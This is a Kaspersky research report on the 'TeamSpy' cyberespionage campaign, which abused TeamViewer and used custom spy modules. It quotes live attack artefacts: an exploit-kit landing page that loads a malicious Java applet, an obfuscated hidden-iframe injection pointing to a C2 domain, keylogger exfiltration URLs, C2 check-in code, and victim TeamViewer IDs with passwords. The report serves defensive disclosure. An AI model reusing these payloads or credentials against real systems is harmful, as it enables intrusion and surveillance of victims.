



The 'TeamSpy' Story - Abusing TeamViewer in Cyberespionage Campaigns

Kaspersky Lab Global Research and Analysis Team (GRaT)

Version 1.02 - 20 March 2013

Introduction


For at least several years, a mysterious threat actor infiltrated and tracked, performed surveillance and stole data from governmental organisations, some private companies and human rights activists throughout the Commonwealth of Independent States (CIS) and Eastern European nations. Some parts of this operation extended into Western nations and the Middle East as well, with victims in sectors such as energy and heavy industry manufacturing. The attackers performed their intelligence gathering and surveillance partly using TeamViewer (<http://www.teamviewer.com/en/index.aspx>), a legitimate support software package commonly used for remote administration. In addition, they deployed custom written intelligence gathering components and lateral movement utilities.

We are calling this threat actor the "TeamSpy crew" because of their preference for using the legal software TeamViewer as a main part of their toolset.

So, Team What?


TeamSpy. This covert cross-nation, cyber surveillance data theft and monitoring operation may not have recruited technical wizards for their team. But the use of legitimate, signed software packages in addition to custom made software, along with various dll path hijack tricks, allowed the threat actor to conduct effective operations targeting hundreds of victims, including high level/high value individuals.

According to its web site, TeamViewer is a "All-In-One Software for Remote Support and Online Meetings". It is "free for private use" and is installed by "more than 100,000,000 users spread over more than 200 countries". TeamViewer has versions available for Windows, Mac OS X, Linux, iPhone or Android, making it a very flexible remote administration tool.



The TeamViewer web site


Compared to Poison Ivy and other Remote Access Tools (RATs) that have been in the news for years, TeamViewer has an advantage which makes it attractive to cybercriminals: it comes signed, adding to its seeming legitimacy.



In addition to TeamViewer, the TeamSpy operations are supplemented by a variety of custom-built surveillance modules. Instead of maintaining all operations with the TeamViewer RAT, the team developed their own reconnaissance and stealth modules. These provide TeamSpy attackers with the following functionality:

Module name	Purpose
Bi	Detailed operating system and BIOS information collection
Keylogger, sc_and_console	Keylogging and screenshot capture
GetIOSData	Attached device history collection via iTunes
SystemInfoSafe	Alert-avoiding system information collection
FileList2	Local file information listing based on attackers' interests
NetscanFiles2	Remote shares file listing; Hunts secret content, secret/private crypto keys, passwords
NetScanShares2	List available network shares and network accessible servers/domains.
SystemInfo	General system and user account information collection
Avicap32	Extend TeamViewer remote control functionality to ensure stealth and persistence, self defense from automated and manual analysis and discovery, maintain communications and updates with attackers' command-and-control

One interesting “fingerprint” of this operation is the inclusion of custom, hand-drawn icons in some of the attack tools. Examples include:



It seems that at least at heart, one of the TeamSpy crew members dreams of being a graphic artist. Or maybe they tried to send security researchers a hidden message?

Observations about the TeamSpy Toolset - “No find glue file!”

The toolset demonstrates clever, although lazy choices about legitimate software and certificate abuse, along with a minimal but effective effort at using simple and crude custom encryption algorithms.

We’ve analyzed in depth two command and control servers used by the attackers but we are aware of several others used in the campaign. The two servers we analyzed are “politnews.org” and “bannetwork.org”.

On the command and control servers, the attackers maintain tools and modules, some obfuscated and named as JPG files. The ".JPG" files maintain hidden executable codes, and are simply encoded with a rolling XOR encryption using the same key across all of the components: "0x0e0f101112".

There are quite a few traces left by the attackers, which normally can give you hints about attackers' profile.

For example, a keylogger tool used a system event called "__klgskot__". While "klg" stands for keylogger, "skot" is a Russian word meaning "livestock".

There are many more Russian language traces in this malware toolkit. The version of Teamviewer server which is used as a part of malware bundle is Russian localized. It at least includes **TeamViewer_Resource_ru.dll** file which has a set of Russian strings used by the application.

A couple of other modules, while searching for files on the hard drive, looked for those containing "pass", "secret", and Russian equivalents "парол" and "секрет". In addition to Russian, there was a Georgian equivalent of "secret", but written in the Latin alphabet: "saidumlo".

In the recent [Red October report](#), our research noted liberal use of Cyrillic characters throughout code and files... "Another noteworthy fact is in the first line of this file, which is a command to switch the codepage of an infected system to 1251. This is required to address files and directories that contain Cyrillic characters in their names". Here is a screenshot demonstrating the system codepage switch in a malicious batch file:

MSC.BAT file has the following contents:

```
chcp 1251
:Repeat
attrib -a -s -h -r "%DROPPER_FILE%"
del "%DROPPER_FILE%"
if exist "%DROPPER_FILE%" goto Repeat
del "%TEMP%\msc.bat"
```

Usage of CP1251 in Red October

Just like Red October, TeamSpy components maintain the same sort of language switch to Cyrillic throughout code and files. Here, we note that an entire TeamSpy SQLite database's strings used to house stolen victim data, located on one of the major C2, is specified to default to the Cyrillic character set.

```
--
-- Current Database: `bannetwo_agent`
--
CREATE DATABASE /*!32312 IF NOT EXISTS*/ `bannetwo_agent`
/*!40100 DEFAULT CHARACTER SET cp1251 */;
USE `bannetwo_agent`;
```

Tables within the database are explicitly configured to use the Cyrillic character set. Here is the log table, filled with victim check-in records:

```
DROP TABLE IF EXISTS `log`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!40101 SET character_set_client  = utf8 */;
CREATE TABLE `log` (
  `file` varchar(200) NOT NULL default '',
  `remote_addr` varchar(50) NOT NULL default '',
  `forwarded_for` varchar(100) NOT NULL default '',
  `http_via` varchar(200) NOT NULL default '',
  `user_agent` varchar(255) NOT NULL default '',
  `remote_host` varchar(200) NOT NULL default '',
  `http_referer` varchar(255) NOT NULL default '',
  `accept_language` varchar(100) NOT NULL default '',
  `time` int(10) NOT NULL default '0'
) ENGINE=MyISAM DEFAULT CHARSET=cp1251;
/*!40101 SET character_set_client  = @saved_cs_client */;
```

The statistic table, along with all of the others, are explicitly Cyrillic:

```
CREATE TABLE `statistic` (
  `id` int(10) NOT NULL auto_increment,
  `ip` varchar(15) default NULL,
  `os` varchar(30) default NULL,
  `br` varchar(30) default NULL,
  `country` varchar(2) default '--',
  `good` int(1) NOT NULL default '0',
  `mv` int(1) NOT NULL default '0',
  `refer` varchar(300) NOT NULL,
  `date` datetime default '2009-01-01 00:00:00',
  `spl` varchar(30) default NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=cp1251;
/*!40101 SET character_set_client  = @saved_cs_client */;
```

Also, some specifics come from C&C domain names, such as "bulbanews.org" and "kartopla.org". The words "bulba" and "kartopla" are written in Latin-Belarusian and Latin-Ukrainian, both words mean "a potato". Interestingly, among ex-USSR countries, Belarusians are jokingly called "bulbashi" which means "potato people" due to the popularity of this vegetable in local agriculture.

One of the modules we found, called footer has LANG_RUSSIAN property set in the resource section of the executable.

Also, one of the database tables discovered at a C&C server contained some text in Russian written with latin alphabet:

```
mysql> select * from doatk;
+----+-----+-----+
| id | doatk | comments |
+----+-----+-----+
| 1  | 0     | Obshie maneври. Ispolzovat' tolko s razresheniya S-a. |
| 2  | 0     | vkluchenie oomask |
| 3  | 0     | Ispolzovanie bilda 5016 |
| 4  | 0     | Ispolzovanie bilda 5018 vihodov 5 i off |
| 5  | 0     | Ispolzovanie bilda 5034 VML |
| 6  | 0     | Using 5016d |
| 7  | 0     | Using 5053 (VML DebSXS) v70XX |
| 8  | 0     | Using 5153 (HTML 7.0) v70xx |
+----+-----+-----+
```

A rough translation of the highlighted strings from Russian to English:

"Obshie manevri. Ispolzovat' tolko s razresheniya S-a" = "General maneuvers. Use only after approval of S-a".

"vkluchenie oomask" = "switching oomask on"

"Ispolzovanie bilda ..." = "Using build ..."

The same C&C we analyzed had a full FTP access log with source IP that uploaded malicious modules in 2012 (some of them were already removed from the server, but the names and sizes remained in the log file). This log file also shows intensive usage of Russian language in the file names:

```
Feb 16 11:01:28 2012 1 94.100. /sc_and_console.jpg b_o r bannetwo ftp 1 * c
Feb 16 11:01:28 2012 0 94.100. dex.htm a_o r bannetwo ftp 1 * c
Feb 16 11:01:28 2012 0 94.100. .php a_o r bannetwo ftp 1 * c
Feb 16 11:01:28 2012 0 94.100. .php a_o r bannetwo ftp 1 * c
Feb 16 11:01:29 2012 0 94.100. webCamGrabbing.exe b_o r bannetwo ftp 1 * c
Feb 16 11:01:29 2012 0 94.100. box.exe b_o r bannetwo ftp 1 * c
Feb 16 11:01:30 2012 0 94.100. ccess a_o r bannetwo ftp 1 * c
Feb 16 11:01:32 2012 3 94.100. l/InstallTV.jpg b_o r bannetwo ftp 1 * c
Feb 29 15:33:44 2012 3 94.100. crypted_el.exe b_i r bannetwo ftp 1 * c
Apr 10 17:22:39 2012 13 94.100 /1.exe b_i r bannetwo ftp 1 * c
May 12 16:03:23 2012 10 94.100 /crypted_bulba_2012_05_04.exe b_i r bannetwo ftp 1 * c
May 28 15:43:02 2012 1378 94.11 html/TV6.jpg b_i r bannetwo ftp 1 * c
May 28 16:45:10 2012 1384 94.11 html/TV6.jpg b_i r bannetwo ftp 1 * c
Jun 26 18:00:48 2012 19 94.100 l/getBatList-можно_выдавать_2012_02_27_без_lzf_xor.exe
Aug 02 16:44:19 2012 2 173.45. estProto2Dream.exe b_i r bannetwo ftp 1 * c
Aug 08 16:48:59 2012 1 173.45. Проверка_на_прото_2.exe b_i r bannetwo ftp 1 * c
Aug 20 14:16:46 2012 2 173.45. /ipconfig.jpg b_i r bannetwo ftp 1 * c
```

The filenames include "можно выдавать" which is translated as "ready to spread", "Проверка на прото" meaning "Protocol checks". The most amusing part of this log is "crypted_bulba" which is translated as "encrypted potato". Everyone is familiar with baked potato or mashed potato, however this is our first touch with "encrypted potato".

The SystemInfoSave module lists all files in the "Program Files" folder which are newer than the hard-coded date: "22 November 1963". The date is clearly an "Easter Egg", with several important incidents linked this specific date:

- US President John F. Kennedy is assassinated in Dallas.
- Aldous Huxley, the author of "Brave New World" and many other titles, dies.
- CS Lewis, the author of "Chronicles of Narnia" and many other titles, dies.

Maintaining Teamwork and Infrastructure

Our investigation of the team's infrastructure centers around two domains used for command-and-control: "politnews.org" and "bannetwork.org". But clearly, the strategy guiding this team is to pull off multiple "watering hole" attacks, and sometimes pollute ad networks, inefficiently blanketing the region they are most interested in with malvertising and redirections to their malicious sites. These two servers have been heavily used over years of attack campaigns, with more recent servers receiving tens if not hundreds of hits in the past week.

"politnews.org" was originally registered on the June 18th, 2004 by one "Zacepenko Ilia Igorevich" at OnlineNIC Inc:

Zacepenko Ilia Igorevich

9th square, 10-1,1

NI Larne, GB 127591

politnews@mail.ru

“bannetwork.org” was originally registered on September 2nd, 2004 by one “Dmitryi Ivastov” at OnlineNIC Inc as well:

Dmitryi Ivastov

Mira street, 1a

Moscow, RU 103555

bannetwork@mail.ru

We believe that these are fictional identities and used only to register these individual domains.


The two servers resided at several hosts over the past decade, but from 2010, both domains were maintained at Russian provider Host Telecom. (known malicious IP for “bannetwork.org”: “89.188.104.7”).

For the most part, these systems maintain identical toolsets, structure, software and accounts. Both of these systems hosted an FTP server and an Apache HTTP web server, along with the same user accounts for running each. The HTTP servers were used to serve “job.txt”, which maintained a set of system commands for agents checking in, among other files described below. Interestingly, other files included “html” pages and exploits related to the well-known exploit kit “[Eleonore Exploit Pack](#)”, created and maintained by Exmanoize.

Also, one of the server scripts to collect infection success statistics mentions the Eleonore exploit kit by name:

```
    $counter++;
}
//for eleonore attack
$query_index2 = "SELECT DISTINCT * from statistic";
$result_index = mysql_query($query_index2);
while ($a_row_index = mysql_fetch_array($result_index))
    $str_to_save = $a_row_index[date].$.t.$a_row_index[i
    fputs ($file, $str_to_save);
    $counter++;
```

And one of the more recent, current sites, “checkmeil.com”, is serving both malicious java and pdf files. Of course, just like Eleonore started serving couple of years ago, it defaults to deliver a malicious JAR file first, prior to other exploits potentially sent to the victim system.



```
1 <html><head></head><body>
2 <applet archive="http://checkmeil.com/elen/upd/c55cqk2/CPXadVQt.php?fx=one"
   code="Jericho">
3   <param name="zip" value="jericocheckmeil.com/elen/upd/c55cqk2/NccOiDxp.php?
   id=X1S36KECGDAU129WBPF5WN1E2TS93ETP&s=f91215d9510c38941c9d8b9509d59077">
4   <param name="rp" value="jerico">
5 </applet>
6 <script>setTimeout("bolig();", 5000);
7 function bolig(){
8   var PluginDetect={version:"0.7.8",name:"PluginDetect",handler:function(c,b,a)
   {return function(){c(b,a)}}},isDefined:function(b){return typeof
   b!="undefined"},isArray:function(b)
   {return (/array/i).test(Object.prototype.toString.call(b))},isFunction:function(b){return
   typeof b=="function"},isString:function(b){return typeof b=="string"},isNum:function(b)
   {return typeof b=="number"},isStrNum:function(b){return(typeof b=="string"&&
```

The 2012 version of “door.jar” (CVE-2012-0507) exploit is blocked proactively by our AEP functionality at runtime and detected by Kaspersky products as “HEUR:Exploit.Java.CVE-2012-0507.gen”.

A malicious PDF is served if the Java Runtime is not present on the system. Our products detect this particular malicious file as Exploit.JS.Pdfka.gbfi.

Most of the TeamSpy servers are using a free, Russian open source tool named “[ReaderRssPhp 1.0](#)”. This is a set of PHP scripts designed to “read and display RSS feeds on your site”. Most likely, the attackers planned their attacks well in advance and built a set of web sites using these scripts to provide news aggregation channels serving content at least somewhat relevant to their target victims’ favorite web sites.



Over the past years, the attackers added exploit packs like Eleonore on their news aggregation sites. Then, the attackers injected iframes into carefully selected web sites frequently visited by their target victims. The iframes redirect these target visitors (and some extras) to their previously-prepared malicious sites. For instance, redirections from “konflikt.ru” to the attackers’ “bannetwork.org” started in October 2005. In February 2006, users were redirected from “daymohk.org” to “bannetwork.org”, followed by “www.turkmenistan.gov.tm” and “chechentimes.net” in March. The list of infected watering hole sites continued to grow from there.

Attacks from the “bannetwork.org” site appear to have been related to the following links by at least February 2010:

bannetwork(dot)org/5058/spl/

bannetwork(dot)org/5058/spl/inc/function.php

bannetwork(dot)org/5058/spl/ms-041.jpg

bannetwork(dot)org/5058/spl/vx_2c.exe

bannetwork(dot)org/5058/spl/new-ms-041.jpg

Based on the server access stats, we were able to put together a thorough list of web sites which appear to have acted as referrers to the exploit packs. Since the early infections, it appears that they have been compromised and redirecting visitors on and off until recently:

daymohk.org

chechenpress.info

daymohk.chechenpress.org

chechentimes.net

caucasuslive.org

kauna-talu.com.ua

timorseada.org

mediaf.org

ichkeria.info

kavkazanhaamash.com

rusedina.org

konflikt.ru

forum.ladoshki.com

shaheeds.org

hghltd.yandex.com

turkmenistan.gov.tm

Victim Checkins and Volume

The command-and-control servers maintain a database of victims with their associated TeamViewer IDs and passwords. These can be seen in the C2 online interface which lists the IP, last access time and the user status:

ID:	Login/Pass:	Date:	IP:	Count:	User status:
1560104	38207580	2013-03-18, 15:15:28	9.234	2	
0	56833697	2013-03-18, 09:45:31	227.162	2	
1560104	38207580	2013-03-15, 13:35:19	13.33	2	
0	56833697	2013-03-15, 08:21:13	227.162	2	
0	56833697	2013-03-14, 15:30:54	227.162	2	
1560104	38207580	2013-03-14, 09:29:54	15.173	1	
0	56833697	2013-03-13, 17:47:32	227.162	2	
1560104	38207580	2013-03-13, 14:47:46	10.248	1	
1560104	38207580	2013-03-13, 11:04:29	9.71	2	
1560104	38207580	2013-03-12, 15:04:04	13.213	4	
0	56833697	2013-03-12, 08:13:52	227.162	1	
1560104	38207580	2013-03-11, 16:15:34	12.115	2	
0	56833697	2013-03-11, 09:49:26	227.162	2	
1560104	38207580	2013-03-08, 17:33:07	15.47	1	
1560104	38207580	2013-03-07, 16:25:01	11.75	1	
1560104	38207580	2013-03-07, 13:55:05	10.47	1	
1560104	38207580	2013-03-07, 13:49:08	9.245	1	
0	56833697	2013-03-07, 12:31:41	227.162	3	
0	/	2013-03-07, 12:16:46	8.141.234	3	
1560104	38207580	2013-03-07, 10:19:45	11.243	1	
1560104	38207580	2013-03-06, 09:41:58	14.223	1	

The attacker can then connect to any of the online IPs using the known login/pass combination and silently spy on the victims.

Command Server Directory Structure and Contents

The command and control servers we analyzed maintain the same “/public_html” file contents.

MD5	filename	purpose
0926bf7a4623d72311e43b16d667ae1a	DSC.exe	Malware dropper
3299885cf257d6482ee0f2132585e9c6	TeamViewer.ico	TeamViewer installer
eab5e4d1bff2b132f6dd21f2cf9bb7a0	bi.jpg	Encrypted, see Bi Tool, Appendix A
38e00a13eb5959d89fe81e82866896	<i>[removed for security reasons]</i>	List online and offline victims with TeamViewer access info
74fc74f8b21d9b43a423471889a103cc	<i>[removed for security reasons]</i>	Dump C2 statistics to a specific

	<i>reasons]</i>	file on the server
Varies	<i>[removed for security reasons]</i>	Error log for the scripts
83a1634f660d22b990b0a82b1185de5b	getiosdata.jpg	Encrypted, see GetiOSData tool, Appendix A
a1e237206869a46fc833f1c4ee209654	index.htm	Main page - shows empty message
d41d8cd98f00b204e9800998ecf8427e	job.txt	Leftover from unknown scripts
e31423960c7057a40a7ebd4c017a5e8b	klg.jpg	Encrypted, see Keylogger tool, appendix A
e165a2ac3aa6d072a0d89a47f99f05b3	sc_and_console.jpg	Encrypted, see sc_and_console (screenshot and console) tool, appendix A
3f8d93a3b71c8b396e35cfca0a83af50	stat.php	Used by infected clients to report to C2
856b130dc8002c3ecdce5fb43f23312f	stat.txt	Statistics created by "stat_old.php"
58e775ab85f180fd60269cad300e56d1	stat_old.php	Old statistics script
43831cfe169810cf06bb430b860d2f3f	under_construction.gif	"under construction" icon
671a7fe2e0cc01ce07c5c6b80b92dfd6	user_offline.gif	Icon for offline users
7b4ef82be7510173a6fabe79f74158bc	user_online.gif	Icon for online users

For logging infections and handling infected users, all C2 servers rely on a MySQL database to which all the scripts connect. The username and password for the database connections are hardcoded in the C2 scripts, for instance:

```
<?php
$db_host='localhost';
$db_user='bannetwo';
$db_pass=██████████;
$db_name='bannetwo_agent';

$in_id = explode("/", $_REQUEST['id']);

$ip = getenv ('REMOTE_ADDR');
$date= time(); //date("j F, Y, H:i:s");
$login_pass = $in_id[0] . "/" . $in_id[1];
$id = hexdec($in_id[2]);

mysql_connect($db_host, $db_user, $db_pass);
mysql_select_db($db_name);
```

Several tables exist in the databases, named "stat_TV", "stat_TV_log", "stat", "stat2", "stat5058", "statistic". These carry various information about the victims that connected to the C2 as well as unique data that allows the attackers to interact with them.

Lesser Used Spy Tools

It seems that attackers outsourced much of their infiltration development work, utilizing exploit kits like Eleonore and others. It is the upfront investment of vulnerability research and exploit development and expertise that are beyond the reach of many interested parties like TeamSpy that results in this outsourcing. In addition to the commodity exploit packs, their sites are also known to spread the Ardamax keylogger, another cheap, commercially available surveillance package.

iexplore.exe (compiled Thu April 08 12:14:44 2010)

MD5: 512c13c374cdaabb00bf98256872c813

Kaspersky name: Trojan-Spy.Win32.Ardamax.dmn

Sends stolen information to hxxp://www.politnews.org/dd_4.php, hxxp://www.bannetwork.org/dd_4.php

iexplore.exe (compiled Thu March 04 17:44:44 2010)

MD5: 76c33bf350ca7447730e8a37f2d93000

Kaspersky name: Trojan-Spy.Win32.Ardamax.dkm

Sends stolen information to hxxp://www.politnews.org/dd_4.php, hxxp://www.bannetwork.org/dd_4.php

iexplore.exe (compiled Tue Feb 08 06:58:58 2011)

MD5: be612d16b07c59d22b47f9313c44437c

Kaspersky name: Trojan-Spy.Win32.Ardamax.mei

Sends stolen information to: hxxp://www.politnews.org/dd_4.php, hxxp://www.news-top.org/dd_4.php

Statistics and Victim Profiles

Kaspersky Security Network is Kaspersky's cloud security services. It collects statistics on malware incidents from around the world. The TeamSpy attacks have been recorded in several countries around the world, with the highest number of incidents being in Russia and Ukraine. Here's a map of infections:



"Teamspy" KSN detections (unique PCs) - March 2013

In addition to the KSN reports, we were able to extract a list of victims from two command and control servers' databases. These are available to anyone who knows the URL which serves these lists.

For "bannetwork.org" we have the following list of registered victims:

Country	Count	%
RU	1433	82.78
TR	84	4.85
IR	37	2.14

SE	35	2.02
FR	31	1.79
US	20	1.16
KZ	17	0.98
BE	12	0.69
CH	11	0.64


For “news-top.org”, we have the following list of victims:

Country	Count	%
TR	55	33.33
RU	37	22.42
IN	22	13.33
DE	15	9.09
US	13	7.88
SA	10	6.06
BE	5	3.03
ES	3	1.82
NO	3	1.82
GB	1	0.61
IR	1	0.61

In both cases, Russia and Turkey appear as top targets, with other countries such as India, Sweden, Iran or US following.

It should be noted that the statistics from the command and control servers include only the victims that were infected with the Teamviewer-based package. The command servers have bigger logs which possibly include many other victims, although the nature of these is impossible to determine because the respective database tables are not handled anymore by the existing scripts.

For instance, the C2 at “bannetwork.org” has an extended log of supposed victims, spanning for two years, with the earliest entry from 23 Sep 2011 and the latest from March 2013.



Number of unique victims per month handled by the bannetwork.org C2

A peak can be observed on Jan 2012 - when the attackers infected a large amount of victims, 323.

In regards of victim’s profiles, in general, the IPs do not appear to hold useful information. Some do belong to specific networks, however, it’s unclear if they are researchers or true victims. A top of the ISPs for the victims at “bannetwork.org” include:

ISP name	Victims
INGUSHELECTROSVYAZ	680
PARS ONLINE	17
TURK TELEKOMUNIKASYON ANONIM SIRKETI	15
AZADNET RESANEH	11


DYNAMIC IP POOL FOR BROADBAND CUSTOMERS	9
JSC KAZAKHTELECOM ALMATY AFFILIATE	9
DJIBOUTI TELECOM S.A.	8
JSC KAZAKHTELECOM PAVLODAR AFFILIATE	7
SCARTEL LTD.	7
FARHANG AZMA COMMUNICATIONS COMPANY LTD	6
KYIVSKI TELEKOMUNIKATSIYNI MEREZHI LLC	4
AKADO-STOLITSA JSC	2
ALLTELE ALLMANNA SVENSKA TELEFONAKTIEBOLAGET	2
ASIANET IS A CABLE ISP PROVIDING	2

Links with “countlist.org” and Alexander Sokolov

We were able to identify several older samples which connect to the command and control domain “countlist.org”. This domain appears to have been an active C2 between May 2010 - May 2011. The Google safe diagnostic page for this domain points to an interesting blog:

Safe Browsing

Diagnostic page for countlist.org

Advisory provided by 

What is the current listing status for countlist.org?

Site is listed as suspicious - visiting this web site may harm your computer.

What happened when Google visited this site?

Of the 1 pages we tested on the site over the past 90 days, 0 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2013-02-03, and the last time suspicious content was found on this site was on 2013-02-03.

Has this site acted as an intermediary resulting in further distribution of malware?

Over the past 90 days, countlist.org did not appear to function as an intermediary for the infection of any sites.

Has this site hosted malware?

Yes, this site has hosted malicious software over the past 90 days. It infected 1 domain(s), including master-sudtyaib.narod.ru/.

How did this happen?

In some cases, third parties can add malicious code to legitimate sites, which would cause us to show the warning message.

Next steps:

- [Return to the previous page.](#)
- If you are the owner of this web site, you can request a review of your site using Google [Webmaster Tools](#). More information about the review process is available in Google's [Webmaster Help Center](#).

Updated 3 hours ago

The domain “master-sudtyaib.narod.ru” appears to host a blog dedicated to freeing the Russian political activist “Alexander Sokolov” (for details: http://www.fidh.org/IMG/pdf/obs_report_russia_sokolov.pdf). The page does not appear to be malicious at the time of writing of this analysis, however, the file “sokolov.html” does have an injected iframe which points to another domain:

```
ody></table><table width="1" align="right" border="0" cellpadding="0" cellspacing="0"><t
body><tr><td bgcolor="#808080" height="1" nowrap="nowrap"><spacer type="block" width="1"
height="1"></td></tr></tbody></table></td></tr><tr bgcolor="#808080"><td height="1" nowr
ap="nowrap"><spacer type="block" width="1" height="1"></td></tr></tbody></table></td></
tr></tbody></table></div>

<!-- mailto:spm111@yandex.ru -->
<noindex><a rel=nofollow<script language="JavaScript">document.write("<"+"i"+"f"+"rame"
+" sr"+"c="+'ht"+"tp://'+<a href="http://countlist.org/xmps5060">countlist.org/xmps5060'
+" w"+"idth='0' he"+"ight='0' style='v"+"
isibility: ni"+"dden; "></"+"i"+"f"+"rame">");</script></a></noindex>
<BR><CENTER><IMG SRC=http://www.narod.ru/counter.shtml></CENTER><BR></BODY></html></text
area></form>
</title></comment></a>
</div></span></ilayer></layer></iframe></noframes></style></noscript></table></script></
applet></font>
<style>
#bn {display:block;}
#bt {display:block;}
</style>
<div style="background:url(http://www.tns-counter.ru/V13a****yandex_ru/ru/CP1251/tmsec=n
arod_total/)"></div>
<script language="JavaScript" src="http://yabs.yandex.ru/show/163"></script>
<!-- mailto:spm111@yandex.ru -->
```

